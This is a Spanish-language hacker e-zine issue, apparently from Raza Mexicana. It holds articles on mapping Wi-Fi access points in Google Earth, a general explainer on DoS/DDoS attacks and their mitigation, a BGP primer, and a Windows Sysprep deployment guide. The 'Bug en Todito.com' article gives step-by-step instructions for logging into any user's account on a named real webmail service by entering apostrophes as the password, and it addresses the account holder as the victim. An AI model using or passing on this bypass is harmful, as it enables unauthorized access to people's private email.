


¿Como Exporto mis Access Points para enviarlos?

Ya que se tienen varios Access Points guardados en My Places, le das click derecho sobre My Places o el subgrupo que hayas creado para guardar ahí tus Access Points y das click a Save o Save As como se muestra a continuación:




Después de dar click aparecerá la ventana para guardar tú archivo con extensión .kmz:




¿A donde envío mi lista de Access Points?
El archivo .kmz se podrá enviar a proyectowireless@raza-mexicana.org

¿Como importo la lista publicada a mi computadora?
Ya que bajaste tu lista de Access Points para importarla a tu computadora lo que tienes que hacer es abrir tu Google Earth y dar click en File y Open:



Después seleccionas el archivo que quieres abrir:



Y ya te aparecen en tu lista de Places los puntos que contiene el archivo .kmz

Es todo por ahora, como ven es algo muy sencillo, solo necesitamos la cooperación de todos para lograr tener una buen cantidad de Puntos de Acceso y hacer de esto un buen proyecto.

Para cualquier duda, sugerencia, pregunta, comentario, crítica, recomendación ahí tienen mi correo electrónico.

Hasta la próxima, Saludos

Ataques DoS y DDoS (Ha caído un servidor)

Por Fenix (fenixd@gmail.com)

Pues bien, en este artículo se hablará sobre uno de los ataques más utilizados y los que han causado las mayores pérdidas a las empresas afectadas, me refiero a los ataques DoS. Se puede definir a un ataque DoS como la completa negación de un servicio a un usuario, red o cualquier otro sistema. Las intenciones de cualquier atacante que realice este tipo de acción tienen como finalidad, normalmente, el causar daño al sistema objetivo

A principios del año 2000 se realizó el primer ataque DDoS masivo realizado primero contra Yahoo y posteriormente contra eBay, ZDNet, CNN.com, entre otros. Estos ataques dejaron fuera de servicio a estas empresas durante un tiempo. Estos ataques fueron identificados como una negación distribuida de servicio (DDoS) y resultaron ser más feroces que los típicos ataques DoS. Hubo versiones periodísticas indicando que algunos sitios podían perder más de 100.000 dólares por hora, debido a la disminución de tráfico.

En los ataques DoS distribuidos el origen del ataque suele venir de fuentes múltiples y la única forma de crear un entorno apropiado es hacerse antes con el dominio de otros sistemas informáticos existentes en Internet.

Este tipo de ataques se aprovechan de las debilidades en el núcleo de protocolo de Internet (TCP/IP) y el manejo de las peticiones SYN por parte de los sistemas. Los motivos que llevan a los atacantes a realizar este tipo de acción pueden variar desde motivos personales, frustración ante una intrusión fallida a un sistema y como último recurso optan por el DoS, hasta fines políticos. Desde ya hace varios años, los llamados hacktivistas, han utilizado este tipo de ataques como medio de protesta en contra de movimientos, políticas y creencias que no están acorde a su forma de pensar. Entre los motivos personales puede mencionarse como, típico ejemplo, el de un empleado inconforme, el cuál fue despedido y desea vengarse de la empresa.

Muchos expertos en seguridad creen que estos tipos de ataques son debido a la proliferación de los sistemas Windows. El entorno Windows es generalmente el objetivo favorito de muchos atacantes. La filosofía anti-Microsoft lleva a muchas personas a realizar estos ataques en contra de los sistemas operativos Windows con el único fin de demostrar la supuesta fragilidad del sistema y hacer creer a los demás que el sistema operativo que ellos usan es el mejor. Hay ciertas circunstancias en que un atacante que desee vulnerar un sistema tenga que llevar a cabo un ataque DoS para hacer caer un sistema.

La mayoría de los administradores de sistemas de Windows NT están conscientes de que es necesario reiniciar el sistema antes de que la mayoría de los cambios tengan efecto. Aunque está acción debería atraer la atención de los administradores sobre la posibilidad de que el servidor este bajo un ataque, la mayoría no le dan importancia y reinician el sistema.

Los tipos de ataque DoS más comunes son:

Consumo de ancho de banda:
Las formas más insidiosas de ataque DoS son el ataque de consumo del ancho de banda. Los atacantes consumirán todo el ancho de banda disponible en una red particular. Esto puede suceder sobre una red local, pero es mucho más común que los atacantes consuman recursos remotamente. Veremos los dos ejemplos más básicos:

- Ejemplo 1: Los atacantes son capaces de inundar la conexión de red de la víctima porque tienen más ancho de banda disponible. Un ejemplo probable es alguien que tiene una conexión T1(1,544 Mbps) u otra conexión de red más rápida, que inunda un enlace de red de 56-Kbps o 128-Kbps. Este tipo de ataque no está restringido a conexiones de red de baja velocidad. Existen atacantes que han conseguido acceder a redes que tenían alrededor de 100 Mbps de ancho de banda disponible. Los atacantes son capaces de lanzar un ataque DoS contra sitios que disponen de conexiones T1, saturando completamente el enlace de red de la víctima.

- Ejemplo 2: Los atacantes amplifican su ataque DoS uniendo multitud de sitios para inundar la conexión de red de la víctima. Alguien que disponga de un enlace de red de sólo 56-Kbps puede saturar completamente una red de acceso T3 (45 Mbps). ¿Cómo es posible? Utilizando otros sitios para amplificar el ataque DoS, cualquiera con un ancho de banda limitada podría reunir fácilmente 100 Mbps de ancho de banda. Par realizar con éxito ésta proeza, es necesario que los atacantes convenzan a los sistemas amplificadores para que envíen tráfico a la red de la víctima. Utilizar técnicas de amplificación no es siempre difícil. Reitero, el tráfico ICMP es peligroso. Aunque ICMP sirve para realizar valiosos diagnósticos, se puede abusar con facilidad de ICMP y, con frecuencia, es la bala utilizada en los ataques de consumo de ancho de banda. Además, los ataques de consumo de ancho de banda resultan cada vez más peligrosos porque la mayoría de los atacantes falsifica su dirección origen, haciendo sumamente difícil identificar al verdadero culpable.

Privación de recursos.
Un ataque de privación de recursos (consumo de recursos) no es lo mismo que un ataque de ancho de banda ya que este está enfocado más al consumo de recursos del sistema que al de recursos de red. Este consumo de recursos está dirigido, generalmente, a la saturación de la CPU, memoria, cuotas del sistema de archivos u otros procesos del sistema.

Defectos de programación.
Los defectos de programación (programming flaws) son los fallos de una aplicación, sistema operativo o de un chip lógico que le impiden manejar condiciones excepcionales.

Estás condiciones excepcionales normalmente se producen cuando un usuario envía datos imprevistos al elemento vulnerable. El famoso ataque DoS f00f del Pentium permitía que un proceso en modo usuario colgara a cualquier sistema operativo con tan solo ejecutar la instrucción 0xf00fc7c8 no válida.

Ataques DNS de enrutamiento.

Un ataque DoS basado en enrutamiento consiste en que los enlaces manipulan las tablas de distribución o enrutamiento para denegar el servicio a redes o sistemas legítimos. La mayoría de los protocolos de enrutamiento tales como Routing Information Protocol (RIP) v1 y Border Gateway Protocol (BGP) v4 carecen o tienen una autenticación muy sencilla. Los ataques DoS sobre servidores de nombres de dominio (DNS) son tan problemáticos como los ataques basados en enrutamiento. La mayoría de los ataques DoS DNS convencerán al servidor víctima para que almacene direcciones falsas en la caché.


Cuando un servidor DNS realiza una búsqueda, los atacantes pueden redireccionar el servidor a su propio sitio (al de los atacantes) o, en algunos casos, enviarán la búsqueda a algún agujero negro.

1.- El Pc cliente solicita acceder al sitio servidorweb.com, por lo que el explorador intenta relacionar el nombre www.servidorweb.com con una dirección IP.
2.- La caché del servidor DNS ha sido envenenada por un atacante, por lo que devuelve la dirección IP correspondiente a www.atacante.com en lugar de la correspondiente a la de servidorweb.com.

Ataques DoS genéricos.

Algunos ataques DoS son capaces de afectar a muchos tipos diferentes de sistemas, por lo que se denominan genéricos. Estos ataques pertenecen, generalmente, a las categorías de ataque DoS de consumo de ancho de banda y consumo de recursos. Si se manipula un protocolo, por ejemplo el ICMP, con propósitos malintencionados, se podrá afectar simultánea mente a muchos sistemas. Los atacantes pueden utilizar un bombardeo de correo electrónico para enviar millares de mensajes de correo electrónico al sistema de la víctima en un intento de consumir ancho de banda y lograr reducir al máximo los recursos disponibles en el servidor de correo.

Aspecto de un ataque DDoS:



El ataque Smurf es uno de los más temidos ataques DoS que existen debido a los efectos de amplificación del ataque. El efecto de amplificación es el resultado de realizar una petición de ping difundida y dirigida a una red de sistemas que responderán a tales solicitudes. La solicitud de ping difundida y dirigida se puede enviar a una dirección de la red o a una dirección de difusión de red y requiere la existencia de un dispositivo que ejecute la función de difusión.

Un ataque Smurf aprovecha las difusiones dirigidas y requiere un mínimo de tres actores: el atacante, la red amplificadora y la víctima. Suponga que los atacantes envían 14Kb de tráfico ICMP mantenido a la dirección de difusión de una red amplificadora que cuenta con 100 sistemas.

La red de los atacantes se conecta a Internet por medio de una conexión RDSI de canal dual, la red amplificadora la red amplificadora se conecta por medio de un enlace T3 de 45Mbps y la red de la víctima se conecta por medio de un enlace T1 de 1.544Mbps. Si extrapola los números verá que el atacante puede generar 14Mbps de tráfico para enviar a la red objetivo.

La red objetivo tiene pocas posibilidades de sobrevivir a este ataque, porque el ataque consumirá rápidamente todo el ancho de banda disponible de su enlace T1. Para evitar que le utilicen un elemento amplificador, es decir, que utilicen su red como amplificadora de un ataque DoS Smurf, deberá desactivar la función de difusión dirigida en los routers frontera. En los router Cisco, deberá utilizar el siguiente comando: no ip directed-broadcast Este comando desactivará las difusiones dirigidas.

A partir de la versión 12 de Cisco IOS, esta funcionalidad está activada de forma predeterminada. Existen muchos otros ataques DoS tales como el de Inundación Syn, Ataque DoS remoto, ataques DoS de desbordamiento de búfer en servidores FTP de IIS, entre otros.

Como defenderse de este tipo de ataques.

La respuesta es muy sencilla “no se puede”. Muchos ataques de denegación de servicio se basan en fallos de diseño inherentes a Internet, por lo que no son tendrá solución a corto plazo. Los ataques de syn-flood ya no son un problema, si se tiene un sistema operativo actualizado.

Los ataques de connection-flood pueden ser detectados por un administrador de sistemas eficiente ya que puede filtrar el tráfico en el firewall, siempre que los sitios sean pocos. En el caso de los ataques de net-flood, la red víctima no puede hacer nada.

BGP : Border Gateway Protocol

Por Xytras (xytras@raza-mexicana.org)

BGP es un componente crítico de la infraestructura de ruteo de Internet

El ruteo de Internet esta basado en un sistema distribuido compuesto de muchos ruteadores, agrupados en dominios de manejo llamados Sistemas Autónomos (AS por sus siglas en ingles). La información de ruteo es intercambiada entre los AS mediante mensajes de UPDATE de BGP.

Pero entonces, que es exactamente BGP?

BGP es el protocolo mediante el cual se intercambian prefijos los ISP registrados en Internet. Actualmente la totalidad de los ISP intercambian sus tablas de rutas a través del protocolo BGP. Este protocolo requiere un ruteador que tenga configurado cada uno de los vecinos que intercambiarán información de las rutas que cada uno conozca. Se trata del protocolo mas utilizado para redes con intención de configurar un EGP (External Gateway Protocol)

BGP o Border Gateway Protocol es un protocolo de ruteo inteligente usado ampliamente en Internet hoy en día. Vio la luz en 1989 como BGP-1, en 1990 sale BGP-2, en 1991 BGP-3 y hasta 1995 sale la versión actual de BGP, BGP-4.

Es el estándar de ruteo exterior entre Sistemas Autónomos.
Un sistema autónomo es un conjunto de redes administradas por una misma organización que tiene definida una única política de ruteo.

Redes de clientes de ISP's como universidades o empresas, por lo general usan Interior Gateway Protocol (IGP) tal es el caso de RIP o OSPF para el intercambio de información de ruteo entre sus redes, Los clientes conectados a ISP's y los mismos ISP's usan BGP para intercambiar las rutas de los clientes.

Cuando BGP es utilizada entre AS's el protocolo es conocido como External BGP (EBGP). Si un proveedor de servicios esta usando BGP para intercambiar rutas entre sus mismos ruteadores, entonces el protocolo es conocido como Interior BGP (IBGP).
Cada sistema autónomo en Internet tiene un identificador (ASN) formado por 16 bits, lo que permitiría hasta 65536 sistemas autónomos teóricos diferentes, el rango de 64512 a 65535 se encuentra reservado para uso privado.

Las tablas de ruteo de BGP-4 almacenan rutas para alcanzar redes. Las rutas están formadas por una secuencia de números de sistemas autónomos que se deben seguir para alcanzar el prefijo indicado. El último número de AS de la ruta se corresponde con la organización que tiene registrado el prefijo. Es así como el protocolo se vuelve inteligente, buscando las rutas mas cortas entre el punto de partida y fin del trafico de datos, permitiendo un mejor flujo de los mismos

Por ejemplo:
El sistema BGP anuncia el prefijo a sus dos routers vecinos (uno por cada ISP). Y cada ISP propaga las rutas hacia el exterior de forma que el resto de routers BGP de Internet serán informados de la mejor ruta para alcanzar la red anunciada.

Este seria un breve texto sobre BGP, un buen enlace para información técnica referente a seguridad puede ser el de wikipedia: http://es.wikipedia.org/wiki/BGP

Espero en el próximo número poder adentrar en datos más técnicos de BGP, así como ejemplos de funcionamiento y configuración o problemas y soluciones sobre enlaces BGP.

To Deploy or Not To Deploy

Por a_d_mIRC (a_d_mIRC@hotmail.com)

Alguna vez has estado en la situación donde estas en una empresa X, donde tienes que instalar varias computadoras con los mismos programas una y otra ves, y todas estas tienen características similares en cuanto a Hardware y software???

La manera sencilla es formatear cada una de las computadoras e instalarles los programas que requiere el usuario, pero esto es un proceso tedioso y no digamos tardado, en la chamba me vi en una situación similar, cuando a principios de año se pidieron 50 computadoras para reemplazar, así que busque una manera de hacerlo mas sencillo y esto fue lo que encontré

http://support.microsoft.com/default.aspx?scid=kb;en-us;302577

Y he aquí, una explicación sencilla de como lo utlizé


Primero que nada, esto es para hacer una instalación estándar, con los programas requeridos por todos los usuarios, etc. así que prepara tu computadora recién formateada, baja todos los parches, actualicé tus definiciones del antivirus, instala los programas que vayan a usar todas las computadoras (Office, Acrobat, AutoCAD, etc.) una vez que tengas todo esto listo, crea una carpeta llamada Sysprep en C:\

Con tu CD de Windows XP Pro, y abre el archive Deploy.cab que se encuentra en la carpeta \Support\Tools

Copia Sysprep.exe, Setupcl.exe a la carpeta C:\Sysprep


Ahora corre Setupmgr.exe que esta en \Support\Tools, va a abrir un Asistente, el cual es muy sencillo de seguir, y al finalizar te va a crear un archive llamado Sysprep.inf que también debes guardar en C:\Sysprep

En el asistente veras la pantalla de Bienvenida, da clic en siguiente y elije crear nuevo archivo de respuestas, a continuación podrás elegir entre 3 opciones de instalación, para este caso, utilizaremos Sysprep setup, luego podrás elegir que versión de OS quieres hacer, continuando con mi ejemplo, elije Windows XP Pro.




La siguiente pantalla que veras te da la opción de seleccionar entre automatizar por completo la instalación o no, en caso de que tengas VLK, utiliza la primera, esta vez, nos iremos por la segunda opción,

Hecho esto, veras diferentes opciones que debes llenar para poder realizar la instalación




No tienes que llenar todas, las que no llenes y sean requeridas te las pedirá al momento de que hagas la instalación, pero esto lo explicare mas adelante, por ejemplo, en General Settings/ Product Key no le des clic, ya que te pedirá la llave y si no la tienes de momento

ya no te dejara continuar y tendrás que cerrar la ventana y empezar de nuevo, pero bueno, continuemos con la sección de Network Settings



Como podrás ver, en Administrator Password, le pones la clave de administrador para la computadora, y donde dice que si la quieres encriptar, NO la selecciones, ya que encriptará la clave y no la reconocerá cuando hagas la instalación, al menos así me funciono, y ponle que se loguee al menos 1 ves.

En la sección de Workgroup or Domain, no hay que ser muy intuitivos para saber que es lo que hace.



Aquí es donde empiezas lo bueno, ya que esta sección te ahorra tiempo al momento de que das de alta las computadoras en el dominio, hay que poner el dominio al que te quieres unir y la clave de una cuenta de dominio con privilegios de administrador y su clave, después de que llenes todos los campos que te sean necesarios, te va a salir una ventana donde te dice que el archivo de preguntas termino y te dice donde guardarlo, debes de ponerlo en C:\Sysprep

Después de esto, corre el programa C:\Sysprep\Sysprep.exe y en las opciones de abajo si ya activaste la llave de Windows, elije la primera, si no quieres que te salga la ventana de Bienvenida, selecciona la segunda, ahora solo ponle en Reseal y asegúrate que la ultima opción sea la de Shutdown, ahora si, tu disco duro esta listo. Lo que hagas a continuación depende de ti, lo que yo hize fue poner este disco duro en otra maquina como esclavo y con el hice una imagen con el Symantec Live State Recovery y ya con la imagen clone los discos y tuve mis maquinas listas.

Ahora, para que sirve todo esto??? Para tener una instalación personalizada tipo las que te dan los OEM, según las opciones que hayas seleccionado, solo te pedirá que pongas el nombre de la computadora, la llave en caso de que no sea VLK, y listo, cuando se inicie la computadora, la tendrás lista con todo el software que necesitas y que previamente habías instalado, en este punto podrás decir, “por que jodidos no solo le haces la imagen con Ghost y ya??” bueno, el punto es, si lo hago con Ghost me puede dar problemas en cuanto a privilegios en el, y tengo que cambiarle el nombre a cada maquina, y otras cosas que ya me han sucedido, y de esta manera, si en un futuro tienes que formatear una computadora solo le cargas la imagen y listo, en fin, el programa con el que quieras hacer la imagen y como quieras cargarla de nuevo, eso ya es a eleccion personal

Hay muchas maneras de hacer Deploy, como administradores busca la que mejor te convenga y a la larga te ahorre tiempo y esfuerzo.

Bug en Todito.com

Por L_B

Introducción:

Bueno en realidad yo no me considero un hacker, lo que paso fue que una vez me encontraba explorando la pagina de todito.com y recordé que en un manual de hacking decía que una forma de checar las vulnerabilidades de una Web es colocar símbolos por ejemplo ¿'¡!+ ~ en el campo de la contraseña y del usuario para ver que mensaje de error manda, y cuando puse el nombre de usuario de una cuenta (creada por mi) y como contraseña puse """" accedí a la cuenta cuando esa no era la contraseña y así cree varias cuentas en todito y le puse contraseñas distintas y ponía el usuario y ponía como contraseña "" y accedía a la bandeja de correo electrónico y así fue como descubrí el bug.

Como ven no se necesita que ser un genio para encontrar vulnerabilidades en un sistema :P

Forma de explotar el bug

La forma de acceder a la cuenta de correo de todito.com es sencilla:

* Primero se accede al webmail de todito: http://mail.todito.com/

* Después en el campo usuario se coloca el nombre de la victima.

* Como contraseña se coloca ''''' (no importa la cantidad de apostrofes)

* Y por ultimo se le da clic en entrar y listo

Espero que les sirva de algo esta información.

------más info.------

Este documento fue creado el 17-7-06 01:52 a.m.
No se cuanto vaya a durar este bug ni cuanto tiempo lleva abierto (la verdad creo que es bastante)
Toda la información es mostrada con fines educativos.
No me hago responsable del mal uso de esta información

Despedida.

Y bien, así tras mucho tiempo y muchos esfuerzos por parte de los colaboradores se pudo conseguir el suficiente material para poder sacar nuevo zine, entraron nuevos miembros y se retiraron algunos que de plano por cuestiones de tiempo ya no podrían colaborar con la zine o de plano suckeaban webos de burro.

Fue un año y medio largo, llegaron muchos artículos que desgraciadamente por cuestiones de formato o estar incompletos o de plano decir puras barrabasadas (llegamos a recibir algunos donde mostraban “vulnerabilidades” de Windows XP que realmente solo un niño de kinder seria capaz de dejar el sistema de esa manera) y que desgraciadamente no fueron agregados en este zine.

Como siempre se les invita a mandarnos sus comentarios, artículos, opiniones y demás al correo electrónico, estamos siempre en la mejor disposición de aclarar o agrandar sus dudas en medida de lo posible.

Staff
staff@raza-mexicana.org

P.D. A dios gracias el peje no gano.